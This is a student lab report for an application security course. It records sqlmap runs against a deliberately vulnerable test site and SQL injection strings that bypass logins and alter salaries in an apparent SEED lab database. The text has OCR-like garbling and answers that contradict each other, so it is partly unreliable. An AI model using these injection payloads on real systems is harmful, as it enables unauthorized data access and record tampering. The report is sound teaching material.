



College of Computer and Information Sciences  
Information Technology Department  
1<sup>st</sup> Semester 1441

IT 371- Application Security  
**Lab#7 Evaluation Sheet**

To be filled by the Student “The Software Security Engineer”:

Section	<input checked="" type="checkbox"/> Wed 8-10		<input type="checkbox"/> Wed 10-12
Team#	الاسم	Serial#	(Who works on what) Individual Evaluation / 2
8AppSec3	Shahad Alshabri	16	TeamWork
	Ghada Alshathri	9	Screenshots, Report, TeamWork
	Haifa Almesfer	26	Her VM, TeamWork
	Albatool Alnujaym	13	TeamWork

To be filled by the Instructor:

Lab Component	Task1	Task2	Total
Practical			
Review Question			
Lab Total Mark			

## Task1:

a. What is the DBMS used in the target URL?

MySQL




```
System Software Overview:
System Version: Ubuntu 16.04.6 (XFS)
Kernel Version: Linux 4.4.0-101-generic
Boot Loader: GRUB2
CPU: Intel(R) Core(TM) i7-4790K CPU @ 3.60GHz
Memory: 16.0 GiB
Disk: 128.0 GiB
User Name: root@kali:~$
Root Home: /root
Current Home: /root
Current Shell: /bin/bash
System Integrity Protection: Disabled
Time since boot: 2 days 12:04

[11/27/20]seed@VM:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1
(1.0.4.0dev)
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon-
sible for any misuse or damage caused by this program

[*] starting at 05:24:12

[05:24:12] [WARNING] using '/home/seed/.sqlmap/output' as the output directory
[05:24:13] [INFO] testing connection to the target URL
[05:24:13] [INFO] heuristics detected web page charset 'ascii'
[05:24:13] [INFO] checking if the target is protected by some kind of WAF/IPS/ID
S
[05:24:13] [INFO] testing if the target URL is stable
```



```
[05:24:12] [WARNING] using '/home/seed/.sqlmap/output' as the output directory
[05:24:13] [INFO] testing connection to the target URL
[05:24:13] [INFO] heuristics detected web page charset 'ascii'
[05:24:13] [INFO] checking if the target is protected by some kind of WAF/IPS/ID
S
[05:24:13] [INFO] testing if the target URL is stable
[05:24:14] [INFO] target URL is stable
[05:24:14] [INFO] testing if GET parameter 'cat' is dynamic
[05:24:14] [INFO] heuristics detected web page charset 'ISO-8859-2'
[05:24:14] [INFO] confirming that GET parameter 'cat' is dynamic
[05:24:14] [INFO] GET parameter 'cat' is dynamic
[05:24:15] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be
injectable (possible DBMS: 'MySQL')
[05:24:15] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be v
ulnerable to cross-site scripting attacks
[05:24:15] [INFO] testing for a variation on GET parameter 'cat'
[05:24:15] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads sp
ecific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending
provided level (1) and risk (1) values? [Y/n]
```

b. How many databases were returned? and what are their names?  
(screen-shot# 1)

Two databases , and their names are




```
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL 5.1
[05:20:09] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output'
[11/27/20]seed@VM:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -db
s
(1.0.4.0dev)
http://sqlmap.org

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te and federal laws. Developers assume no liability and are not responsible for any m-
isuse or damage caused by this program

[*] starting at 05:28:11


[05:28:11] [INFO] resuming back-end DBMS 'mysql'
[05:28:11] [INFO] testing connection to the target URL
[05:28:11] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
[05:28:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL 5.1
[05:28:11] [INFO] fetching database names
Available databases (2):
[*] account
[*] information schema
[05:28:11] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output'
testphp.vulnweb.com
[11/27/20]seed@VM:~$
```



```
294,1)))&X716206b71))
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
Payload: cat=1 AND (SELECT * FROM (SELECT(SLEEP(5)))vxkl)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716206b71,0x48446347524c44644c5166455b4957705a696c4547716961537164674b4655667779594-49645a54,0x716206b71),NULL,NULL,NULL--
[05:28:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL 5.1
[05:28:11] [INFO] fetching database names
Available databases (2):
[*] account
[*] information schema
[05:28:11] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output'
testphp.vulnweb.com
[11/27/20]seed@VM:~$
```

In *acuart* database there are 8 tables, and their names are



The screenshot shows a Kali Linux desktop environment. In the background, there is a Kali Linux wallpaper featuring a cat. A terminal window is open in the foreground, displaying the output of the sqlmap tool. The terminal shows the following commands and output:

```

[05:30:21] [INFO] fetched data logged to text files under '/home/seed/.sqlmap/output/
[05:30:21] [INFO] [testphp.vulnweb.com]
[11:27:20] [seedphp-vulnweb.com] sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D 1
information schema -tables
[1.0.4.0#dev]
I
http://sqlmap.org

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

[*] starting at 05:31:56

[05:31:56] [INFO] resuming back-end DBMS 'mysql'
[05:32:11] [INFO] testing connection to the target URL
[05:32:12] [INFO] heuristics detected web page charset 'ascii'

sqlmap resumed the following injection point(s) from stored session:

```


On the left side of the terminal window, there is a sidebar with icons for various applications. To the right of the terminal window, a small window titled "System Software Overview" is visible, showing system information such as the kernel version (Linux 3.8.0-19-generic), installed packages (e.g., gcc, glibc, python), and system resources (e.g., memory, disk space).






d. In acuart database, how many columns are there in table pictures? and what are their names? (screen-shot# 3)

There are 8 columns, and their names are




e. Return the data stored in the columns: a\_id , cat\_id , img , pic\_id , price, title. (screen-shot# 4)

Here are the returned data



- f. And what is the price for the picture of title The universe? (screen-shot# 5)  
The price for the picture of title the universe is 986



## Task2:

a.




b.



- c. Print out all the tables of the selected database. (screen-shot# 1)


There are 2 tables





- d. Write SELECT query to print all profile information of employee *Alice* from the *credential* table (screen-shot# 2)

The query




```
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql> SELECT * FROM credential WHERE Name="Alice";
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | fdb9e918bdae83000aa54747fc95fe0470fff4976 | | |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```


- e. Write the suggested code to allow you to login without typing the admin password  
And print the all employee's information  
(screen-shot# 3)

admin';#





- f. Write the suggested code to allow you to login without typing alice password  
And edit your profile by altering the salary to 80000  
(screen-shot# 4)

Alice';#



', Salary='8000';--





g. Write the suggested code to allow you to alter the salary of Bobby to 1 (screen-shot# 5)  
' , Salary='1' where Name='Bobby';--

